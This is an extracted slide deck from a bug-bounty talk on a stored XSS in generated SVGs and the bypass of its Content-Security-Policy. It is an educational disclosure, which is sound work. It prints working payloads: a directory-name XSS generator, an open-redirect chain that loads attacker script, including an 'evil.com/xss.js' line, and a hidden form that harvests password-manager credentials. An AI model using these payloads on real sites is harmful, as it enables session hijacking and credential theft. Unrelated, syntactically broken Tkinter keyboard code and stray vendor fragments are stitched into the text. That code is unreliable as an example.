

Santos Gallegos

Software engineer at Read the Docs

by ■ positive technologies

results-driven  
cybersecurity solutions ■

```
def key_pressed(key):  
    print(f"{key} pressed")
```

# Bypassing CSP for a bounty


- From informative to high

positive  
São Paulo hack  
talks

## #PHTalks


```
# Create buttons for keys  
keys = ['Q', 'W', 'E', 'R', 'T', 'Y', 'U', 'I', 'O', 'P']  
in the following keys:  
    button = tk.Button(root, text=key, width=5,  
        command=lambda k=key: key_pressed(k))  
    button.pack(side=tk.LEFT)
```

```
# Create the main window  
root = tk.Tk()  
root.title("Simple Keyboard")
```



# NOTICE

**The vulnerabilities discussed in this talk were found in targets from private bug bounty programs. I won't be able to disclose the name of the targets/companies, or give details that can lead to their identification. But the vulnerabilities will be fully discussed.**






# \$ WHOAMI

- Ecuador 🇪🇨
- Web developer & ethical hacker
- Core developer at Read the Docs
- @stsewd - <https://stsewd.dev>



# The target

Collects and process information related to a repository (like a CI service).  
One of its features allows dynamically generating graphs (SVG) about this information.




SVG

# The vulnerability

The generated SVG included paths of the repository. These were included without being escaped.

path/to/file.py




# XSS in SVG?

It's an XML-based vector graphics.

```
<svg width="200" height="200" xmlns="http://www.w3.org/2000/svg">  
  <!-- Blue square -->  
  <rect x="25" y="25" width="100" height="100" fill="#3b82f6" />  
</svg>
```

# XSS in SVG?

It's an XML-based vector graphics.



<https://en.wikipedia.org/wiki/SVG>


# XSS in SVG

It's an XML-based vector graphics... SVG files can be scripted.

```
<svg width="200" height="200" xmlns="http://www.w3.org/2000/svg">  
  <!-- Blue square -->  
  <rect x="25" y="25" width="100" height="100" fill="#3b82f6" />  
  <script>alert(document.domain)</script>  
</svg>
```

# XSS in SVG

It's an XML-based vector graphics... SVG files can be scripted.



<https://en.wikipedia.org/wiki/SVG>

# Payload

Needs to be a path to a valid Python filename.

```
<script>alert(document.domain)< / script>
```

Directory

Filename

Separator

# Payload

Needs to be a path to a valid Python filename.

```
app/<script>alert(document.domain)</script>/test.py
```

---

```
app
├── __init__.py
├── <script>alert(document.domain)<
│   ├── __init__.py
│   ├── script>
│   │   ├── __init__.py
│   │   └── test.py
```

# Payload generator

```
from pathlib import Path

payload = "app/<script>alert(document.domain)</script>"


current_path = Path(__file__).parent
for part in payload.split("/"):
    current_path /= part
    current_path.mkdir(exist_ok=True)
    Path(current_path / "__init__.py").touch()

Path(current_path / "test.py").write_text('print("Hello world")\n')
```

# Exploitation time



# Payload in action




```
<svg width="200" height="200" xmlns="http://www.w3.org/2000/svg">  
  <rect x="25" y="25" width="100" height="100" fill="#3b82f6" />  
  <script>alert(document.domain)</script>  
</svg>
```



# Payload blocked by CSP

Inspecting the console



# ¿What is CSP?

Content-Security-Policy is a feature that helps to prevent or minimize the risk of certain types of security threats. It can be used to control which resources (like JS) a document is allowed to load.

<https://developer.mozilla.org/en-US/docs/Web/HTTP/CSP>

# ¿How CSP works?

Using the “Content-Security-Policy” header that the server sends with its HTTP response. The header contains a set of rules that tell the browser about which resources can be loaded and run on the document.

# Syntax

Content-Security-Policy: <directive> <value>; <directive>

# CSP directives

- default-src
- script-src
- style-src
- img-src
- connect-src
- form-action
- And more...

# Preventing XSS attacks with CSP

- List of allowed resources
- Nonce

# Preventing XSS attacks with CSP

Don't use JS:

Content-Security-Policy: `script-src 'none'`



# Example: list of allowed values

Content-Security-Policy: ← Header

script-src ← Directive

'self'

'unsafe-inline'

← Value

<https://www.google.com>

[https://\\*.gstatic.com](https://*.gstatic.com)

<https://cdn.jsdelivr.net/npm/jquery/dist/jquery.min.js>

'sha256-YlswfWPh0Vl6UphCR3H59VeGoMA1qeZGERf13FpBd0A=' ;

# Example: using a nonce


Content-Security-Policy: script-src 'nonce-**rand0m-value-1234**'

`<script>alert("One")</script>` ❌ (missing nonce)

`<script nonce="nope-1234">alert("Two")</script>` ❌ (nonce doesn't match)

`<script nonce="rand0m-value-1234">alert("Three")</script>` ✅ (nonce matches)

# Payload blocked by CSP



# The target's policy

Content-Security-Policy:

```
script-src
```

```
'self'
```

```
'sha256-Y1swfWPh0Vl6UphCR3H59VeGoMA1qeZGERf13FpBd0A='
```

```
https://cdn.jsdelivr.net/npm/jquery/dist/jquery.min.js;
```

\* Illustrative example of the policy, the real policy was longer and complex

# Finding bypasses

- Upload files that could be interpreted as JS
- APIs from the same domain that could return JSONP
- Search for ways to change the headers

# Open redirect to the rescue?

```
$ curl -I https://target.com/redirect/homepage
```

```
HTTP/2 302
```

```
location: https://app.target.com/homepage
```

# Open redirect to the rescue?

```
$ curl -I https://target.com/redirecthomepage
```

```
HTTP/2 302
```

```
location: https://app.target.comhomepage
```

# Open redirect to the rescue?

```
$ curl -I https://target.com/redirect.example.com
```

```
HTTP/2 302
```

```
location: https://app.target.com.example.com
```

# Payload


```
$ curl -I https://target.com/redirect.evil.com/xss.js
```

```
HTTP/2 302
```

```
location: https://app.target.com.evil.com/xss.js
```

```
<script href="/redirect.evil.com/xss.js"></script>
```

# Payload still blocked by CSP



# CSP: redirects

When there is a redirect, the browser will check each redirect to make sure the resource is allowed by the policy.

# CSP: paths and redirects

To avoid leaking path information cross-origin, **the matching algorithm ignores the path component** of a source expression if the resource being loaded is the result of a redirect

<https://www.w3.org/TR/CSP3/#source-list-paths-and-redirects>

# CSP: paths and redirects

example.com

**Content-Security-Policy:** script-src 'self' <https://a.com/file.js>

<https://a.com/file.js>  (exact match)

<https://a.com/another-file.js>  (isn't allowed by policy)

<https://example.com/redirect>  $\xrightarrow{\text{redirect}}$  <https://b.com/file.js>  (domain not in policy)

<https://example.com/redirect>  $\xrightarrow{\text{redirect}}$  <https://a.com/another-file.js>  (only domain is matched)

# Public CDN allowed by the policy

Content-Security-Policy:

```
script-src
```

```
'self'
```

```
'sha256-Y1swfWPh0Vl6UphCR3H59VeGoMA1qeZGERf13FpBd0A='
```

```
https://cdn.jsdelivr.net/npm/jquery/dist/jquery.min.js;
```

\* Illustrative example of the policy, the real policy was longer and complex

# Using the public CDN

You can create a npm package, or simply use a GitHub repository.

- <https://cdn.jsdelivr.net/npm/jquery/dist/jquery.min.js>
- [https://cdn.jsdelivr.net/gh/stsewd/stsewd.github.io/files/\\_/test.js](https://cdn.jsdelivr.net/gh/stsewd/stsewd.github.io/files/_/test.js)

# Everything in place?

- Open redirect
- I can redirect to an external domain
- I can serve any script on an allowed external domain

# The open redirect always adds a subdomain

```
$ curl -I https://target.com/redirect.cdn.jsdelivr.net/gh/stsewd/...
```

```
HTTP/2 302
```

```
location: https://app.target.com.cdn.jsdelivr.net/gh/stsewd/...
```

# URLs

URLs can contain a user and password before the domain (Basic Auth).

`https://admin:admin@example.com`

The diagram shows the URL `https://admin:admin@example.com` with annotations. A horizontal blue line is drawn under the `admin:admin` portion, with the label `userinfo` centered below it. Another horizontal blue line is drawn under the `example.com` portion, with the label `domain` centered below it. A vertical blue arrow points upwards from the label `separator` to the `@` symbol, which is positioned between the two horizontal lines.

# Open redirect to the rescue

```
$ curl -I https://target.com/redirect@cdn.jsdelivr.net/gh/stsewd/...
```

```
HTTP/2 302
```

```
location: https://app.target.com@cdn.jsdelivr.net/gh/stsewd/...
```


# Everything in place

- Open redirect
- I can redirect to an external (allowed) domain
- I can serve any script on this domain

# The final payload


```
<script href="\redirect@cdn.jsdelivr.net\gh\stsewd\stsewd.github.io\files\_test.js">  
</script>
```

# Exploitation



\* This doesn't work on Chrome, as it doesn't allow loading resources with basic auth (userinfo)

# Demo



The screenshot shows a web browser window with the title "SVG Generator". The address bar displays the URL `http://target.localhost/svg?content=<svg width%3D"200" height%3D"200" xmlns%3D"http%3`. The page content is divided into two main sections: "Content" and "CSP".

**Content**

```
<svg width="200" height="200" xmlns="http://www.w3.org/2000/svg">
  <rect x="25" y="25" width="100" height="100" fill="#3b82f6" />
  <script>alert(document.domain)</script>
</svg>
```

**CSP**

```
script-src
  'self'
  'sha256-YlswFwPh0Vl6UphCR3H59VeGoMAlqeZGERfl3FpBd0A='
  http://cdn.jsdelivr.net/npm/jquery/dist/jquery.min.js;
```

At the bottom of the interface, there are two blue buttons: "Edit" and "Generate".

# Timeline

- July 27, 2024: report sent
- July 29, 2024: report acknowledged and validated
- August 2, 2024: \$1500 bounty awarded
- September 6, 2024: A “fix” was provided

## Severity: 8.0 (high)

- User interaction required
- Attacker required to have an account
- The attacker had full control over the user session

|               |                                                                                                                                                                                                                                                             |
|---------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Reported on   | July 27, 2024, 5:56pm UTC                                                                                                                                                                                                                                   |
| Reported by   |  stsewd                                                                                                                                                                  |
| Reported to   |                                                                                                                                                                          |
| Participants  |    |
| Report Id     |  Resolved (Closed)                                                                                                                                                       |
| Severity      |  High (8.0)                                                                                                                                                              |
| Visibility    | Private                                                                                                                                                                                                                                                     |
| Asset: Domain |                                                                                                                                                                          |
| Weakness      | Cross-site Scripting (XSS) - Stored                                                                                                                                                                                                                         |
| CVE ID        | None                                                                                                                                                                                                                                                        |
| Bounty        | \$1,500                                                                                                                                                                                                                                                     |

# One year later... XSS was back!

Their only protection (CSP), was removed.



# Regression timeline

- August 22, 2025: report sent
- September 5, 2025: report acknowledged and validated
- September 5, 2025: \$2500 bounty awarded
- October 16, 2025: A partial fix was provided
- November 19, 2025: A fix was provided

## Severity: 8.0 (high)

- User interaction required
- Attacker required to have an account
- The attacker had full control over the user session

|               |                                     |
|---------------|-------------------------------------|
| Reported on   | August 22, 2025, 11:02pm UTC        |
| Reported by   | stsewd                              |
| Reported to   | [REDACTED]                          |
| Participants  |                                     |
| Report Id     | [REDACTED]                          |
| Severity      | High (8.0)                          |
| Visibility    | Private                             |
| Asset: Domain | [REDACTED]                          |
| Weakness      | Cross-site Scripting (XSS) - Stored |
| CVE ID        | None                                |
| Bounty        | \$2,500                             |

## Bonus: showing impact without executing JS

- I found a stored XSS in a target
- The target was using a CSP policy with a nonce. The possibility of bypassing was remote/impossible
- Still managed to show impact and reported the vulnerability

# Manipulate page content

- Create elements re-using existing CSS
- Change existing elements with new CSS



# Denial of service with redirects

Redirect to the same page indefinitely, or redirect to a malicious site.

```
<meta http-equiv=refresh content='0;url=#' />
```


```
<meta http-equiv=refresh content='0;url=https://example.com' />
```

# Leaking credentials from password manager

Create a hidden form, password managers will autofill it without user interaction. When the user clicks the button, the form is submitted with the username and password.


```
<form action='https://example.com'>  
  <input name=email style=opacity:0;width:0>  
  <input name=password type=password style=opacity:0;width:0>  
  <input type=submit value=click>  
</form>
```

# Demo



# Timeline

- July 13, 2024: report sent
- July 18, 2024: report acknowledged and validated
- July 19, 2024: \$1200 bounty awarded
- July 22, 2024: A fix was provided

|               |                                                                                                                                                                         |
|---------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Reported on   | July 13, 2024, 9:44pm UTC                                                                                                                                               |
| Reported by   |  stsewd                                                                              |
| Reported to   |                                                                                      |
| Participants  |   |
| Report Id     |  Resolved (Closed)                                                                   |
| Severity      |  High (7.1)                                                                          |
| Visibility    | Private                                                                                                                                                                 |
| Asset: Domain |                                                                                      |
| Weakness      | Improper Neutralization of Script-Related HTML Tags in a Web Page (Basic XSS)                                                                                           |
| CVE ID        |                                                                                      |
| Bounty        | \$1,200                                                                                                                                                                 |

## Severity: 7.1 (high)

- User interaction required
- Attacker required to have privileged access to an integration
- The attacker had full control over the HTML content (without being able to run JS)

# Conclusions and recommendations

## For developers:

- CSP is an additional layer of protection, not a magical solution against all attacks
- Start with a very strict policy, disallow everything, and allow as needed
- Prefer using a nonce for scripts instead of a list of allowed resources
- If you need to make exceptions, make them only on the pages where they are needed

## For hackers:

- Don't let CSP stop you from keep finding more ways to run JS
- Get familiar with all the ways of bypassing a CSP policy
- Get familiar with all the ways of generating impact without running JS (be creative!)
- Test your exploits with different browsers

# Resources

- Demo: <https://github.com/stsewd/talk-bypassing-csp-for-a-bounty-resources>
- Specification: <https://www.w3.org/TR/CSP3/>
- MDN resources:
  - <https://developer.mozilla.org/en-US/docs/Web/HTTP/CSP>
  - <https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Content-Security-Policy>
  - <https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Content-Security-Policy/Sources>
- Quick reference guide: <https://content-security-policy.com/>
- Google CSP evaluator: <https://csp-evaluator.withgoogle.com/>
- Bypasses:
  - <https://joaxcar.com/blog/2024/02/19/csp-bypass-on-portswigger-net-using-google-script-resources/>
  - <https://book.hacktricks.xyz/pentesting-web/content-security-policy-csp-bypass>
  - <https://aszx87410.github.io/beyond-xss/en/ch2/csp-bypass/>
  - <https://portswigger.net/research/angularjs-csp-bypass-in-56-characters>
  - <https://portswigger.net/research/angularjs-csp-bypass-in-56-characters>
- Other attack vectors:
  - <https://homakov.blogspot.com/2014/01/using-content-security-policy-for-evil.html>
  - <https://portswigger.net/research/stealing-passwords-from-infosec-mastodon-without-bypassing-csp>
  - <https://book.hacktricks.xyz/pentesting-web/dangling-markup-html-scriptless-injection>
  - <https://portswigger.net/web-security/cross-site-scripting/dangling-markup>
  - <https://xsleaks.dev/>

```
# Create buttons for keys
keys = ['Q', 'W', 'E', 'R', 'T', 'Y', 'U', 'I', 'O', 'P']
in the following keys:
    button = tk.Button(root, text=key, width=5,
    command=lambda k=key: key_pressed(k))
    button.pack(side=tk.LEFT)
```



<https://stsewd.dev/talk-bypassing-csp-for-a-bounty>

# CSP is an additional protection layer, not a magical solution for all attacks

